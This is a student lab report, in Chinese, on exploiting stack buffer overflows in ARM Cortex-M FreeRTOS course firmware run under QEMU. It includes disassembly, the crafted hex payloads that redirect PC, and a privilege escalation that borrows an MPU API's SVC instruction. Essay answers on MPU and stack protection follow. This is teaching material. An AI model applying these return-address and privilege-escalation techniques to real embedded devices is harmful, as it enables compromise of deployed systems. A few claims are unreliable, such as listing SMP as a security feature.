物联网设备固件安全实验报告

1.1 实验环境

主机：

Windows 11

虚拟机：

VMWare Workstation 17 Pro 17.0.0 build-20800274

Ubuntu 20.04.1 LTS

QEMU emulator version 7.0.0


实验工具：

IDA Version 7.0.170914 Windows x64 (32-bit address size)


1.2 实验内容

1.2.1 任务一 物联网设备溢出漏洞利用

1. 首先利用 IDA 打开 axf 文件，ARM architecture options 选择 ARMv7-M，Thumb-2 指令集



2. alt+t 寻找 flag 字符串，跳转到引用处，得到 flag 打印函数地址为 0000a0f9（Thumb 指令集下末位为 1）



Address	Function	Instruction		
ER_IROM2:0000A108	vTask4	ADR	R0, aFlagU	; "flag%u…
ER_IROM2:0000A11C	aFlagU	DCB "flag%u", 0xA, 0		; DATA XR…

```
ER_IROM2:0000A0F8 ; void vTask4()
ER_IROM2:0000A0F8                 EXPORT vTask4
ER_IROM2:0000A0F8 vTask4                                  ; CODE XREF: prvSetupHardware+8↑p
ER_IROM2:0000A0F8                 PUSH    {R4,LR}
ER_IROM2:0000A0FA                 LDR     R0, =val
ER_IROM2:0000A0FC                 LDR     R0, [R0]
ER_IROM2:0000A0FE                 ADDS    R0, R0, #5
ER_IROM2:0000A100                 LDR     R1, =val
ER_IROM2:0000A102                 STR     R0, [R1]
ER_IROM2:0000A104                 MOV     R0, R1
ER_IROM2:0000A106                 LDR     R1, [R0]
ER_IROM2:0000A108                 ADR     R0, aFlagU        ; "flag%u\n"
ER_IROM2:0000A10A                 BL      __2printf
ER_IROM2:0000A10E                 ADR     R0, aAttackSuccessf ; "Attack successful!\n"
ER_IROM2:0000A110                 BL      __2printf
ER_IROM2:0000A114                 POP     {R4,PC}
ER_IROM2:0000A114 ; End of function vTask4
```

3. 静态分析，先查看 main 函数反汇编代码

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  uint32_t i; // r4
  int v4; // r1
  unsigned int value; // [sp+0h] [bp-10h]
  uint32_t id; // [sp+4h] [bp-Ch]

  value = (unsigned int)envp;
  prvSetupHardware();
  _2printf("input your last 4-digital id, please press 'Enter' to end\n");
  _0scanf("%u", &id);
  _2printf("id = %u\n");
  _2printf("input Total buffer length, please press 'Enter' to end\n");
  _0scanf((const char *)&dword_9E30, &length);
  if ( length < 0x64 )
  {
    _2printf("please input your %d-bytes overflow buffer Byte by Byte in hex value, please press 'Enter' to end once input\n");
    for ( i = 0; i < length; ++i )
    {
      _0scanf((const char *)&dword_9E5C, &value);
      InputBuffer[i] = value;
      CalcBuffer[i] = strtol((char *)&InputBuffer[i], 0, 16);
      v4 = InputBuffer[i];
      _2printf(&dword_9E68);
    }
  }
  else
  {
    _2printf("buffer length should less than 100\n");
  }
  StartFreeRTOS(id, (TaskFunction_t)vTask1);
```

可知 main 函数将会读入一个无符号整数作为学号的后四位，然后读入 buffer 长度，再逐个字节读入输入数据。观察输入数据部分没有发现可利用的溢出漏洞。考虑分析末位的 StartFreeRTOS 函数，双击进入其函数参数 vTask1。

```
void __fastcall __noreturn vTask1(void *pvParameters)
{
  int v1; // r0
  int v2; // r1
  int v3; // r2
  int v4; // r3

  xIsPrivileged();
  if ( v1 )
  {
    Function(v1, v2, v3, v4);
  }
  else
  {
    Function(0, v2, v3, v4);
    MPU_vTaskDelay(0x64u);
  }
  gcd(CalcBuffer, length);
  _2printf("GCD number is %d\n");
  _2printf("Attack failed!\n");
  while ( 1 )
    ;
}
```

可以看到函数末尾打印 attack failed，说明这是核心函数。猜测前面的 Function 函数是关键函数，双击进入。

```
1 void __fastcall Function(int a1, int a2, int a3, int a4)
2 {
3   uint32_t i; // r0
4   unsigned __int8 HelperBuffer[8]; // [sp+0h] [bp-Ch]
5
6   *(_DWORD *)HelperBuffer = a3;
7   *(_DWORD *)&HelperBuffer[4] = a4;
8   for ( i = 0; i < length; ++i )
9     HelperBuffer[i] = InputBuffer[i];
10  Helper();
11 }
```


可以看到 Function 函数将之前在 main 函数中的数据输入 InputBuffer 拷贝到 HelperBuffer 中，但是 HelperBuffer 长度只有 8 个字节，而数据输入的长度是用户定义的不大于 100 字节，显然存在溢出漏洞。

```
-0000000C ; D/A/*   : change type (data/ascii/array)
-0000000C ; N       : rename
-0000000C ; U       : undefine
-0000000C ; Use data definition commands to create local variables and function arguments.
-0000000C ; Two special fields " r" and " s" represent return address and saved registers.
-0000000C ; Frame size: C; Saved regs: 0; Purge: 0
-0000000C ;
-0000000C
-0000000C HelperBuffer    DCB 8 dup(?)
-00000004
-00000004 ; end of stack variables
```

切换到汇编代码分析，发现 Function 函数的功能实际上是直接将 InputBuffer 的数据拷贝到栈上，并在最后将栈顶的三个元素弹出分别存入 R2、R3 和 PC 寄存器中。

```
; void Function()
                EXPORT Function
Function                                ; CODE XREF: vTask1+6↓p
                                        ; vTask1:loc_A0AA↓p

HelperBuffer    = -0xC

buffer = R1                             ; unsigned __int8 *
i = R0                                  ; int
                PUSH    {R2,R3,LR}
                MOV     buffer, SP
                MOVS    i, #0
                B       loc_92EC
; ---------------------------------------------------------------------------

loc_92E4                                ; CODE XREF: Function+16↓j
                LDR     R2, =InputBuffer
                LDRB    R2, [R2,i]
                STRB    R2, [buffer,i]
                ADDS    i, i, #1

loc_92EC                                ; CODE XREF: Function+6↑j
                LDR     R2, =length
                LDR     R2, [R2]
                CMP     i, R2
                BCC     loc_92E4
                BL      Helper
                POP     {R2,R3,PC}
```

那么可以通过设置长度为 4+4+4=12 的数据输入，修改 PC 地址为目标 flag 函数地址，实现跳转目的。这实际上不算是溢出漏洞，因为 function 函数的功能就是在栈中和寄存器中进行非法读写。栈布局如下所示。



4. 在 vmcourse 平台上申请实例，打开 openVPN 导入配置。打开虚拟机，在终端中使用 ssh 连接实例，连接成功后可以看到进入 student 目录

```
[12/27/23]seed@VM:~$ ssh student@172.16.112.14 -p 32814
student@172.16.112.14's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-139-generic x
86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and cont
ent that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' comman
d.
Last login: Wed Dec 27 03:38:45 2023 from 10.8.0.19
student@1c7939272924:~$ ls
answer  qemu-7.0.0  qemu-7.0.0.tar.xz  task
```

5. 进入 qemu 目录，加载执行测试固件

```
cd /home/student/qemu-7.0.0/build/
./qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain
-kernel /home/student/task/wangan21/task1/Task1_01.axf -D log.txt
```

输入 12 字节的构造数据，最后四个字节是 flag 函数的地址 0000a0f9，注意小端方式先输入低字节数，且 Thumb 指令地址末位为 1，所以 f8 变为 f9。可以看到输入结束后程序跳转到目标地址打印 flag，漏洞利用成功！

```
student@56dcb7410e47:~/qemu-7.0.0/build$ ./qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d
in_asm,nochain -kernel /home/student/task/wangan21/task1/Task1_01.axf -D log.txt
input your last 4-digital id, please press 'Enter' to end
id = 2131
input Total buffer length, please press 'Enter' to end
please input your 12-bytes overflow buffer Byte by Byte in hex value, please press 'Enter' to end once input
0 0 0 0 0 0 0 0 f9 a0 0 0 flag32977
Attack successful!
```

1.2.2 任务二 利用溢出漏洞实现系统提权和 flag 打印

1. 和任务一的过程类似，首先使用 IDA 进行静态分析，先找到 flag 字符串，得到 flag 函数地址 00001c89

```
ROM1:00001C88 ; void vTaskGetSysInfo()
ROM1:00001C88                 EXPORT vTaskGetSysInfo
ROM1:00001C88 vTaskGetSysInfo
ROM1:00001C88                 PUSH    {R4,LR}
ROM1:00001C8A                 LDR     R0, =val
ROM1:00001C8C                 LDR     R0, [R0]
ROM1:00001C8E                 ADDS    R0, R0, #6
ROM1:00001C90                 LDR     R1, =val
ROM1:00001C92                 STR     R0, [R1]
ROM1:00001C94                 MOV     R0, R1
ROM1:00001C96                 LDR     R1, [R0]
ROM1:00001C98                 ADR     R0, aFlagU      ; "flag%u\n"
ROM1:00001C9A                 BL      __2printf
ROM1:00001C9E                 POP     {R4,PC}
ROM1:00001C9E ; End of function vTaskGetSysInfo
```

2. 参考实验指导中的知识，由于 MPU 的区域保护机制，用户态无法直接通过栈布局调用 flag 函数，需要先提升到特权级。如果需要使用内核 API 必须通过 MPU 封装的 API，其中会利用SVC 中断提高特权级再执行内核 API，最后返回再还原任务特权级。那么可以考虑借用 MPU 的 API 函数中提升特权级的指令。随机选择一个 API 函数分析如下。

```
000088FC ; void MPU_vTaskSuspendAll()
000088FC                 EXPORT MPU_vTaskSuspendAll
000088FC MPU_vTaskSuspendAll
000088FC                 PUSH    {R4,LR}
000088FE                 BL      xIsPrivileged
00008902                 MOV     R4, R0
00008904 xRunningPrivileged = R4                 ; BaseType_t
00008904                 CBNZ    xRunningPrivileged, loc_8908
00008906                 SVC     2
00008908
00008908 loc_8908                                ; CODE XREF: MPU_vTaskSuspendAll+8↑j
00008908                 BL      vTaskSuspendAll
0000890C                 CBNZ    xRunningPrivileged, locret_8912
0000890E                 BL      vResetPrivilege
00008912
00008912 locret_8912                             ; CODE XREF: MPU_vTaskSuspendAll+10↑j
00008912                 POP     {R4,PC}
00008912 ; End of function MPU_vTaskSuspendAll
```

可以看到函数中对于特权级有几步关键操作，xIsPrivileged 函数用于判断特权级，SVC 2 中断设置特权级，vResetPrivilege 用于重置特权级。

为了调用 flag，需要提升特权级，但是又要避免在调用 flag 前恢复为非特权级。分析两次相同的跳转分支条件，我们需要执行 SVC 中断，且利用跳转函数跳过用户态恢复，直接利用栈跳转到 flag 函数。

由此可以考虑直接从 SVC 2 指令开始执行，也就是说在栈中放入该指令地址 00008907。同时还需要放入 R4 和 PC 两个寄存器的值，因为 API 函数退出时会弹出栈顶元素放入寄存器，由此可以通过布置栈将 flag 函数地址放入 PC，实现跳转执行！

3. 查看 main 函数反汇编代码，和任务一类似，继续分析 vTask3 函数。

```
1 void __fastcall __noreturn vTask3(void *pvParameters)
2 {
3   int v1; // r1
4   int v2; // r2
5   int v3; // r3
6   int v4; // r0
7
8   xIsPrivileged();
9   if ( v4 )
10    _2printf((int)"Attack successful!\n");
11  else
12    Helper(0, v1, v2, v3);
13  MPU_vTaskDelay(0x64u);
14  while ( 1 )
15    ;
```


可以看到 Helper 函数的形式与任务一中的 Function 类似，双击进入分析


```
1 void __fastcall Helper(int a1, int a2, int a3, int a4)
2 {
3   uint32_t i; // r0
4   unsigned __int8 HelperBuffer[12]; // [sp+0h] [bp-10h]
5
6   *(_DWORD *)HelperBuffer = a2;
7   *(_DWORD *)&HelperBuffer[4] = a3;
8   *(_DWORD *)&HelperBuffer[8] = a4;
9   for ( i = 0; i < length; ++i )
10    HelperBuffer[i] = InputBuffer[i];
11  Transfer();
12}
```

```
buffer = R1                             ; unsigned __int8 *
i = R0                                  ; int
                PUSH    {buffer-R3,LR}
                MOV     buffer, SP
                MOVS    i, #0
                B       loc_937C
; ---------------------------------------------------------------------------

loc_9374                                ; CODE XREF: Helper+16↓j
                LDR     R2, =InputBuffer
                LDRB    R2, [R2,i]
                STRB    R2, [buffer,i]
                ADDS    i, i, #1

loc_937C                                ; CODE XREF: Helper+6↑j
                LDR     R2, =length
                LDR     R2, [R2]
                CMP     i, R2
                BCC     loc_9374
                BL      Transfer
                POP     {buffer-R3,PC}
; End of function Helper
```

HelperBuffer 长度只有 12 字节，但是用户的输入数据 Inputbuffer 会全部拷贝到 HelperBuffer 表示的栈上，由此可利用输入数据布局栈，修改 PC 等寄存器数据。栈顶前三个元素弹出放入 R1、R2、R3，然后放入 PC，可以在 PC 中放入提权指令地址。由于提权之后还需要跳转到 flag 函数，故还需要布置 R4 和 PC，PC 填入 flag 地址，R4 是根据前面的分析，API 函数退出时必须要弹出（不同函数退

出时操作不同）。最终栈布局如下所示。





4. 虚拟机终端 ssh 连接 vmcourse 申请的实例，启动 qemu 测试执行固件

```
ssh student@172.16.112.14 -p 32814
cd /home/student/qemu-7.0.0/build/
./qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain
-kernel /home/student/task/wangan21/task3/Task3.axf -D log.txt
```

输入 24 字节的构造数据，注意低字节先输入，且 API 提权地址和 flag 函数地址记得加一，输入完成后显示打印出的 flag，可见提权成功，漏洞利用成功！

```
student@09725c19db80:~/qemu-7.0.0/build$ ./qemu-system-arm -M mps2-an386 -cpu co
rtex-m4 -m 16M -nographic -d in_asm,nochain -kernel /home/student/task/wangan21/
task3/Task3.axf -D log.txt
input your last 4-digital id, please press 'Enter' to end
id = 2131
input Total buffer length, please press 'Enter' to end
please input your 24-bytes overflow buffer Byte by Byte in hex value, please pre
ss 'Enter' to end once input
0 0 0 0 0 0 0 0 0 0 0 7 89 0 0 0 0 0 0 89 1c 0 0 flag17774
```

1.3 思考题

1. MPU 和 MMU 对于内存保护上的主要差别是什么？简述 ARM、RISC-V 或者 MIPS 上除了 MPU 以外的其他可用于系统保护的硬件特性？

MMU 比 MPU 提供了功能更强大的内存保护机制，MPU 只提供了内存区域保护，而 MMU 在此基础上还提供了虚拟地址映射技术，而且在操作上，MMU 要比 MPU 负责，支持更复杂的内存管理、虚拟内存、进程间隔离等。

除了 MPU 以外，还有一些其他的硬件特性可用于系统保护：SMP 支持多核对称处理器架构，使多个处理器核心能够同时访问内存，并提供在多核系统中进行任务调度和处理的机制；TrustZone 是在 ARM 架构中的一种硬件级别的安全技术，可将系统划分为安全区域和非安全区域，使安全代码和数据得到隔离和保护。

2. 如何利用MPU 实现对任务栈的溢出保护？请描述设置方法和简要步骤。

使用 MPU 来实现任务栈的溢出保护可以通过设置内存区域的权限和边界来实现。首先需要确定每个任务所需的栈空间大小，确定哪些内存区域需要保护，尤其是任务栈所在的内存区域。将内存划分为多个区域，其中包括任务栈的区域。

然后为任务栈指定一个内存区域，并设置相应的权限和边界。为任务栈的内存区域设置适当的权限，如只读、读写等，防止任务错误地写入栈外内存区域，从而导致栈溢出设置任务栈内存区域的边界，以限制任务写入栈外的内存位置。边界设置可以防止任务在栈溢出时覆盖其他重要数据或代码。

最后使用处理器提供的特定寄存器来配置内存保护。在寄存器中设置任务栈内存区域的起始地址、大小、权限和边界。启用 MPU 以激活配置的内存保护规则。

3. 基于 ARMv7m 架构谈谈安全的物联网操作系统的系统调用设计与实现。

在基于 ARMv7-M 架构的物联网操作系统中，安全的系统调用设计和实现是需要综合利用硬件和软件的安全特性，确保系统的稳定性和数据安全性。

首先，权限控制和特权级别的使用至关重要。可以利用 ARMv7-M 中的特权级别进行任务和系统资源的访问控制，确保只有授权的任务才能执行特权操作，例如访问关键资源或进行系统级别的操作。这种机制有助于防止未授权的访问和提高系统整体的安全性。

在内存保护方面，可以使用 MPU 对关键数据和代码区域进行内存保护。配置 MPU 规则以限制任务对特定内存区域的访问，防止未授权的内存访问和数据泄露。

安全隔离和沙箱化也是关键的安全策略。通过将系统划分为安全域和非安全域，例如使用 TrustZone 技术，确保在安全域内部运行敏感任务，防止非授权任务访问和修改关键数据，从而增强整个系统的安全性。

实现安全的系统调用设计需要清晰的接口设计。设计明确的系统调用接口，提供合适的 API 和接口，让开发者能够方便地访问系统资源，同时进行权限控制，确保安全性和可靠性。

此外，安全的系统还需要关注安全启动和认证、安全更新和漏洞修复以及安全审计与监控。通过实现安全的启动流程、提供安全的更新机制、记录系统操作和事件等措施，能够有效识别潜在的安全威胁并采取相应的措施，加强系统的整体安全性。

4. 基于 ARMv7m 架构谈谈函数中存在缓冲区溢出是否就一定可以被利用呢？

缓冲区溢出指的是当程序试图向一个内存缓冲区写入超出其分配大小的数据时，导致数据覆盖了相邻的内存区域。这可能会导致程序崩溃、数据损坏或者执行恶意代码，但是否能够成功利用溢出漏洞还取决于多个因素。

首先是内存布局和代码结构。缓冲区溢出可能会覆盖保存在堆栈或堆内存中的重要数据，如函数返回地址、函数参数等。但要成功利用溢出，需要找到可利用的位置和方式执行恶意代码。

还有就是要考虑现代系统中通常使用的随机化布局技术（ASLR）和栈保护技术（如栈随机化或栈溢出保护）。这些技术使得攻击者难以准确预测内存布局或在固定位置注入恶意代码。

另外就是权限和特权级别的问题。 ARMv7-M 架构中的权限控制和特权级别限制了对系统资源的访问。即使发生缓冲区溢出，攻击者可能无法直接利用溢出进行特权提升或访问关键系统资源。

此外，程序可能自带输入验证和防御机制，防止缓冲区溢出的发生。例如，使用安全的函数、输入验证和严格的数据边界检查来防止溢出。

综上所述，现代系统通常采取了多种防御措施来减轻或阻止攻击，使得攻击者难以利用溢出漏洞进行有效的攻击。

1.4 实验心得

本次实验我收获了很多新的知识，对嵌入式安全有了一些初步的了解，同时也巩固了逆向分析的知识。此次实验中涉及到 ARM 架构下的程序的逆向分析，但是实验提供了完善且简易的环境配置，使得我更多地将精力花在对安全漏洞代码的分析上，而不需要完全掌握复杂庞大的 ARM 指令集和架构。且 ARM 汇编在 x86 的基础上也能较快地类比学习。

此次实验之前我已经学习过软件安全的理论知识，且也有了几次逆向实验的经验，整体做下来比较顺利，做完之后也有热情了解物联网安全的一些入门知识。不过有一些地方还是做得不太好，在分析漏洞的过程中只进行了动态分析，没有配置 ARM 汇编下的 gdb 进行动态分析的尝试，这也导致当实操的结果与理论分析不符合时排错困难，在任务终端上不会返回任何的错误信息，需要自己查看 log 文件分析，纠错的过程相对麻烦和滞后。虽然本次实验已经极大地简化了物联网环境的模拟配置过程，但还存在一点点小问题，当 attack 不成功时程序并不能终止而是陷入死循环无法操作，只能关闭终端重新连接执行，建议修改一下这部分代码。

在任务二中我借助了 API 函数完成提权，进而完成其他特权操作。即使我之前对嵌入式设备等概念没有任何了解，但我也可以从应用层次理解这个漏洞利用的方式和可能带来的后果，这个漏洞并不是一个很难被发现的漏洞，众多的开源项目中也存在着许多其他尚未被发现的漏洞，他们其中的任何一个都可能带来比这个漏洞更恶劣的结果。这也提醒了我，作为一名代码编写者，即使我的能力还远不足以完成操作系统的架构及编写，但在日常和未来工作的代码编写中，应该为自己编写的代码的安全性负责，培养良好的架构和编码意识。作为安全方向的学习者，在平时的学习过程中也应该培养善于发现漏洞的能力，学会为保障计算机世界的安全助力。